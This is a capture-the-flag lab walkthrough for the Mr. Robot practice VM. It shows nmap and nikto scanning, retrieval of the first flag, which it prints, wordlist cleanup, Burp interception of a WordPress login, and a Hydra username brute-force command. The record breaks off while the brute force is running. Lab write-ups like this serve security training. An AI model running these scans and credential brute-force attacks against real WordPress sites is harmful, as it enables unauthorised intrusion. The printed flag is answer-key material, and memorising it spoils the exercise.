

# Capture the Flag (CTF) – Mr. Robot

## Overview

In this lab, you will attempt to capture three hidden flags. Using the hacker methodology, you will work your way through this CTF scenario based on the show, Mr. Robot.

This CTF exercise has three keys hidden in different locations. Your goal is to find all three. Each key becomes progressively difficult to find.

The level of expertise for this CTF is considered beginner-intermediate. There is no advanced exploitation or reverse engineering.

Capture the Flags (CTFs) are events that are usually hosted at information security conferences. These events consist of a series of challenges that vary in their degree of difficulty and require participants to exercise different skillsets to solve. Once an individual challenge is solved, a “flag” is given to the player, and they submit this flag to the CTF server to earn points.

## Hardware Requirements

- Virtual install of Kali Linux
- Virtual install of Mr. Robot

## Download the VM for Mr. Robot

This CTF uses a custom VM OVA file that can be imported as an appliance in either VirtualBox or VMWare.

## Caveat

**Ensure your network adapters on both VM's is set to NAT and not bridged networking.**

Download the OVA file [here](#)

Surprising, the download site is well maintained, and the download is quick and painless. Save the OVA to your local machine.

Open your VM program and import the appliance.

## For VMWare:

### Welcome to VMware Workstation 14 Player



#### Create a New Virtual Machine

Create a new virtual machine, which will then be added to the top of your library.



#### Open a Virtual Machine

Open an existing virtual machine, which will then be added to the top of your library.





#### Download a Virtual Appliance

Download a virtual appliance from the marketplace. You can then open it in Player.





#### Help

View online help.



## For VirtualBox



## Configure Your Network Adapters

Whatever your network adapter is set to your Kali machine, make sure you set your network adapter for your Mr. Robot VM using the same setting. For this lab, both my VM's are configured for NAT.

Stop and think about how best to approach as if it were a pentest. Most of the methodology you have been introduced to, so we only need to pull it from your grey matter. Relax and think through it! It's all going to be a learning experience so sit back and enjoy yourself.


You are encouraged to do this CTF more than once. You should run through the CTF until you can recall most of the steps from memory because you will see this repeatedly with other CTFs.

## Discovery

Treat every CTF as if you were seeing the network for the first and need to discover what the IP address is and to locate the IP address of the Mr. Robot VM.

Open a terminal in Kali, Launch **netdiscover**.

This is my IP range, not yours! Get accustomed to discovering the IP address of the network you are pentesting or hacking.



```
root@kali: ~  
File Edit View Search Terminal Help  
Currently scanning: 192.168.198.0/16 | Screen View: Unique Hosts  
7 Captured ARP Req/Rep packets, from 4 hosts. Total size: 420  
-----  
IP                At MAC Address    Count  Len  MAC Vendor / Hostname  
-----  
192.168.145.2     00:50:56:ec:d2:e8  2      120 VMware, Inc.  
192.168.145.134  00:0c:29:4b:70:a7  2      120 VMware, Inc.  
192.168.145.254  00:50:56:f4:95:89  2      120 VMware, Inc.  
192.168.145.1    00:50:56:c0:00:08  1       60 VMware, Inc.  
root@kali:~#
```

The IP of 192.168.145.134 is our target. Now that we have the IP address of our target, we can fingerprint scan to check for any open ports and probe for running services, and OS's.

We're now ready to conduct a Nmap scan of our target machine. There are several different switches we could use but for this scan we can use the following syntax:

```
nmap -sS -O -A -n 192.168.145.134
```

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nmap -sS -O -A -n 192.168.145.134  
Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-10 06:14 EDT  
Nmap scan report for 192.168.145.134  
Host is up (0.00064s latency).  
Not shown: 997 filtered ports  
PORT      STATE SERVICE VERSION  
22/tcp    closed ssh  
80/tcp    open  http   Apache httpd  
|_ http-server-header: Apache  
|_ http-title: Site doesn't have a title (text/html).  
443/tcp   open  ssl/http Apache httpd  
|_ http-server-header: Apache  
|_ http-title: Site doesn't have a title (text/html).  
|_ ssl-cert: Subject: commonName=www.example.com  
|_ Not valid before: 2015-09-16T10:45:03  
|_ Not valid after: 2025-09-13T10:45:03  
MAC Address: 00:0C:29:4B:70:A7 (VMware)  
Device type: general purpose  
Running: Linux 3.X|4.X  
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4  
OS details: Linux 3.10 - 4.8  
Network Distance: 1 hop  
  
TRACEROUTE  
HOP RTT      ADDRESS  
1   0.63 ms 192.168.145.134
```

From our initial scans, we find Ports 22, 80, and 443 open. There is also an Apache HTTPD web server present.

### Still More Network Discovery....

Since we know this is a web server we can run Nikto and scan for any “possible” vulnerabilities or misconfigurations.

```
nikto -h 192.168.145.134
```


```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nikto -h 192.168.145.134
- Nikto v2.1.6
-----
+ Target IP:          192.168.145.134
+ Target Hostname:    192.168.145.134
+ Target Port:        80
+ Start Time:         2018-06-10 06:25:06 (GMT-4)
-----
+ Server: Apache
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect ag
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the cont
type
+ Retrieved x-powered-by header: PHP/5.5.29
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x29 0x52467010ef8ad
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force
698ebdc59d15. The following alternatives for 'index' were found: index.html, index.php
+ OSVDB-3092: /admin/: This might be interesting...
+ Uncommon header 'link' found, with contents: <http://192.168.145.134/?p=23>; rel=shortlink
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ Cookie wordpress test cookie created without the httponly flag
+ /wp-login/: Admin login page/section found.
+ /wordpress/: A Wordpress installation was found.
+ /wp-admin/wp-login.php: Wordpress login found
+ /blog/wp-login.php: Wordpress login found
+ /wp-login.php: Wordpress login found
+ 7535 requests: 0 error(s) and 17 item(s) reported on remote host
+ End Time:          2018-06-10 06:27:50 (GMT-4) (164 seconds)
```

A few interesting things form our scan results.

1. We see that the server is **leaking inodes via ETags** in the header of **/robots.txt**. This relates to the CVE-2003-1418 vulnerability. These Entity Tags are an HTTP header which is used for Web cache validation and conditional requests from browsers for resources.
2. Apache mod\_negotiation is enabled with MultiViews, which will allow us to use a brute force attack in order to discover existing files on a server which uses mod\_negotiation.
3. The following alternatives for 'index' were found: **index.html**, and **index.php**. These can be used to provide us with more info on the website.
4. OSVDB-3092: /admin/: This might be interesting... if we have a login. Good to keep that in the back of our mind.
  - o **/admin/index.html**: Admin login page/section found - also relates to the above scan.
5. **/readme.html**: This WordPress file reveals the installed version.
  - o Tells us this is a WordPress Site. We know we can look for WordPress Vulnerabilities.
  - o **/wp-links-opml.php**: This WordPress script reveals the installed version.
  - o **/wp-login/**: Admin login page/section found.

- **/wp-admin/wp-login.php**: Wordpress login found.
6. OSVDB-3092: **/license.txt**: License file found may identify site software. Which can help us get version information about plugins and services to look for exploits.


That gives us our initial footprint. Access the website in our Kali browser by navigating to **192.168.145.134** (your IP address will differ).



This is some very interesting coding. The website is interactive. You can see the commands you can type in. Feel free to run through the commands and interact but think before you input any information.

We already know there are leaking inodes via ETags with the **/robots.txt**. This file is used to prevent crawlers from indexing portions of the website.

Using your Kali browser, navigate to **http://192.168.145.134/robots.txt**



We are rewarded with two additional files we can access, and one of those is our first key. Save the two files using the wget command to a folder on your desktop.


From Kali terminal. Change directory of to your desktop.

Make a directory for your CTF file storage and save it to your desktop.

```
mkdir mrrobot
```

We can use the wget to save these to the folder on our desktop named mrrobot.

```
wget http://192.168.145.134/fsociety.dic
```



```
root@kali: ~/Desktop/mrrobot
File Edit View Search Terminal Help
root@kali:~# cd Desktop
root@kali:~/Desktop# mkdir mrrobot
root@kali:~/Desktop# cd mrrobot
root@kali:~/Desktop/mrrobot# wget http://192.168.145.134/fsociety.dic
--2018-06-11 02:56:20-- http://192.168.145.134/fsociety.dic
Connecting to 192.168.145.134:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: 'fsociety.dic'

fsociety.dic      100%[=====>]      6.91M  38.9MB/s   in 0.2s
2018-06-11 02:56:20 (38.9 MB/s) - 'fsociety.dic' saved [7245381/7245381]
root@kali:~/Desktop/mrrobot#
```

Copy the key-1-of-3.txt to the same folder.

```
wget http://192.168.145.134/key-1-of-3.txt
```

This file contains our first flag. Two more to go!

**Key 1:** 073403c8a58a1f80d943455fb30724b9

```

root@kali:~/Desktop/mrrobot# wget http://192.168.145.134/key-1-of-3.txt
--2018-06-11 03:06:47-- http://192.168.145.134/key-1-of-3.txt
Connecting to 192.168.145.134:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 33 [text/plain]
Saving to: 'key-1-of-3.txt'

key-1-of-3.txt      100%[=====>]          33  --.-KB/s   in 0s


2018-06-11 03:06:48 (3.05 MB/s) - 'key-1-of-3.txt' saved [33/33]

root@kali:~/Desktop/mrrobot#

```

Open the mrrobot folder. You should see to text files present. Let's examine the files.

fsociety.dic appears to be a dictionary file. They provided this for a reason. Most likely a brute force attack. The file is bloated with duplicates and will take some time to parse using a brute force attack. We clean the file and remove the duplicated to make it much smaller.



```

true
false
wikia
from
the
now
Wikia
extensions
scss
window
http
var
page
Robot
Elliot
styles
and
document
mrrobot
com
ago

```

Type in the following commands online one at a time into the kali terminal.

```

cd mrrobot
ls
wc -l fsociety.dic
cat fsociety.dic | sort -u | wc -l
cat fsociety.dic | sort -u | uniq > Newfsociety.dic

```

```
root@kali: ~/Desktop/mrrobot
File Edit View Search Terminal Help
root@kali:~/Desktop/mrrobot# ls List contents of directory
fsociety.dic key-1-of-3.txt
root@kali:~/Desktop/mrrobot# wc -l fsociety.dic list number of words in file.
858160 fsociety.dic
root@kali:~/Desktop/mrrobot# cat fsociety.dic | sort -u | wc -l After file is
11451 cleaned.
root@kali:~/Desktop/mrrobot# cat fsociety.dic| sort -u | uniq > Newfsociety.dic
root@kali:~/Desktop/mrrobot# Sort file alphanumeric. Remove all
duplicates. Save file using new name.
```


This cuts the dictionary down from 858160 words to 11451 and creates shorter dictionary file named **Newfsociety.dic**.

## Key #2

We can now go ahead and try the next two locations that we got from our scan - index.html and index.php. The .html file gets stuck with loading, so we can kill it.

The .php file goes back to the main page. View the source to see if there is anything interesting. This is a step that is often overlooked by the inexperienced but often the developer will leave something in the comments that can be useful to include usernames and passwords.

Right-click on the web page and from the context menu select View Page Source.




No help with the page source.

We know the site is running WordPress.

Navigate to **192.168.145.134/readme.html**


No help here either. Let's try the /license.txt file. No joy there either.

We can now check out the `/wp-login.php/` page. This is where we have to some investigating. We could open the Newsociety.dic text file and start inputting usernames until we stop getting the invalid username error message. That would be taking a long way home. We can also use a brute force attack to find the username using the burpsuite and Hydra.




Leave your Wordpress login page up and running.

From your Kali browser, go to options. Under options, go to preferences.



From the left-hand menu, click on advanced. Under advanced click on the Network option. Under network, Open the Setting for Connection




Under the proxy settings, click the radio button for the Manual proxy configuration:


In the text box for the HTTP proxy input the local host 127.0.0.1 and set the port to 8080. We're using burpsuite as our proxy. Click OK

Minimize your browser without closing it.

From your Kali quick launch, open burpsuite. Accept the license agreement. Skip the update. Create a temporary project and click next.



Use burp defaults. Click the Start burp button.



Click on the Proxy tab and turn on Intercept.

Leave burb up and running and return to your Wordpress login page. Type in a random username and password. Minimize your browser and return to burpsuite.

Burpsuite captured the attempt giving us the form fields used for the username and the password. We see that **&pwd** = password and **log** = username.

```
log=random&pwd=12345&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.145.134%2Fwp-admin%2F&testcookie=1
```

We need to identify these two form fields so that Hydra knows which two fields to use for a brute force attack on guessing the username. Once Hydra tries a valid username from the dictionary list, it will not generate an invalid username error.

Once we have the correct username, we can use wpscan to brute fore the password using the same dictionary list. You can close out the burpsuite.

Restore the proxy settings to in your Kali browser to no proxy.

```
hydra -L Newsociety.dic -p whocares 192.168.145.134 http-form-post "/wp-login.php:log=^USER^&pwd=^PASS^:invalid"
```

The Hydra scan will take approximately 15-20 minutes so be patient.

Hydra returns three valid usernames all belonging to Elliot. Elliot is the main character of the Mr. Robot TV show.

```
root@kali:~# cd Desktop
root@kali:~/Desktop/mrrobot# hydra -L Newfsociety.dic -p whocares 192.168.145.134 http-form-post "/wp-login.php:log=^USER^&pwd=^PASS^:invalid"
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-06-11 05:46:22
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydr
a.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:11452/p:1), ~716 tries per task
[DATA] attacking http-post-form://192.168.145.134:80/wp-login.php:log=^USER^&pwd=^PASS^:invalid
[STATUS] 795.00 tries/min, 795 tries in 00:01h, 10657 to do in 00:14h, 16 active
